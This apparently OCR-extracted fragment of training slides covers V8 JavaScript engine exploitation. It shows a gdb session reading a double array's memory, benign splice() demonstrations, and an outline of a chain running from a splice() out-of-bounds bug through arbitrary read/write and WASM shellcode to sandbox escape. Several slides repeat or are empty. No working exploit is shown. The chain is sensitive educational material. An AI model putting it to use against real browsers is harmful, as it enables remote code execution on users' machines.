

```
//jsarray_double.js
arr = [1111111111, 1.1, 2.2, 3.3];
%DebugPrint(arr);
while(1); // prevent to memories reset
```

```
$ gdb -q ./d8
pwndbg> r --allow-natives-syntax chapter2/jsarray_double.js
DebugPrint: 0x3ecb00049b91: [JSArray]
...
- elements: 0x3ecb00049b69
<FixedDoubleArray[4]>[PACKED_DOUBLE_ELEMENTS]
..
pwndbg> x/gx 0x3ecb00049b69 - 1
0x3ecb00049b68: 0x0000000800000851

pwndbg> x/gx 0x3ecb00049b69 - 1 + 0x8
0x3ecb00049b70: 0x41d08e8d71c00000

pwndbg> x/gx 0x3ecb00049b69 - 1 + 0x8 + 0x8
0x3ecb00049b78: 0x3ff199999999999a

pwndbg> x/gx 0x3ecb00049b69 - 1 + 0x8 + 0x8 + 0x8
0x3ecb00049b80: 0x400199999999999a

pwndbg> x/gx 0x3ecb00049b69 - 1 + 0x8 + 0x8 + 0x8 + 0x8
0x3ecb00049b80: 0x400a666666666666
```

05 JSArray Structure (3) - Elements

Example 4






https://binaryconvert.com/result_double.html?decimal=049046049


Chapter 03

Exploitation

01 How to Exploit (1)




01 How to Exploit (2)




02 Sandbox Escape (1)


02 Sandbox Escape (2)




02 Sandbox Escape (3)



02 Sandbox Escape (4)



02 Sandbox Escape (5)



LET'S BEGIN.

03 Exploitation Process

Find V8 Bugs

- Missing Boundary Check in splice()

Memory Corruption

- Manipulating Array Length for OOB

Memory Read/Write

- Getting Address of Object (AddrOf)
- Reading Arbitrary Address (AAR)
- Writing Arbitrary Address (AAW)

Sandbox Escape

- Identifying RWX Space
- Writing Shellcode using WASM
- Finding Shellcode Entry-point

Code Execution

- Executing Shellcode

Code Execution

Sandbox Escape

Memory Read/Write

Memory Corruption


Find V8 Bugs

- Missing Boundary Check in splice()

04 OOB Bug

OOB(Out-of-Bounds)

arr = [1.1, 2.2, 3.3];



05 OOB Trigger (1)

splice()

· array.splice(startIndex, deleteCount, item1, item2, ...)


```
// splice.js
let arr = [1.1, 2.2, 3.3];
print("result:", arr.splice(1));                    // result: 2.2,3.3
print("arr:",arr, ", arr len:", arr.length);        // arr: 1.1 , arr len: 1
```

05 OOB Trigger (1)

splice()

· array.splice(startIndex, deleteCount, item1, item2, ...)

```
// splice.js
let arr = [1.1, 2.2, 3.3];
print("result:", arr.splice(1));                    // result: 2.2,3.3
print("arr:",arr, ", arr len:", arr.length);        // arr: 1.1 , arr len: 1
```



05 OOB Trigger (1)


splice()

· array.splice(startIndex, deleteCount, item1, item2, ...)

```
// splice.js
let arr = [1.1, 2.2, 3.3];
print("result:", arr.splice(1));                    // result: 2.2,3.3
print("arr:",arr, ", arr len:", arr.length);        // arr: 1.1 , arr len: 1

print("result:", arr.splice(-1));                   // result: 1.1
print("arr:",arr, ", arr len:", arr.length);        // arr:  , arr len: 0
```

value

index



arr.splice(-1)

